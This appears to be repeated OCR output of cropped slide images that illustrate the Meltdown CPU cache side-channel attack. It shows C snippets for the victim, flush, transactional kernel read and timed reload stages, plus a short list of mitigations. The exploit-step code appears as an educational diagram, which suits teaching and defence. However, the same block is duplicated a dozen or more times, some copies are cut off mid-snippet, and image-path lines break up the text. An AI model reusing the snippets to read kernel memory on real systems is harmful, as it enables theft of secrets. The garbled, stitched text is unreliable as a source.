
```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**


```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
```


Leak kernel data from L1d cache

```
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```






```
char secret = *(volatile char *)kaddr;
```

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```


③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```





1 VICTIM

```
char secret = *(volatile char *)kaddr;
```

2 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

3 MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

4 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



1 VICTIM

```
char secret = *(volatile char *)kaddr;
```

2 FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

3 MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

4 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



1 VICTIM

```
char secret = *(volatile char *)kaddr;
```

2 FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

3 MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

4 RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

① VICTIM

```
char secret = *(volatile char *)kaddr;
```

② FLUSH


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ MELTDOWN

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① **VICTIM**

```
char secret = *(volatile char *)kaddr;
```

② **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

③ **MELTDOWN**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)kaddr;
  char *p = probe + 4096 * byte;
  *(volatile char *)p;
  _xend();
}
```

④ **RELOAD**


```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



MITIGATIONS

- **Kernel Page Table Isolation**
- Array index masking
- XOR masking

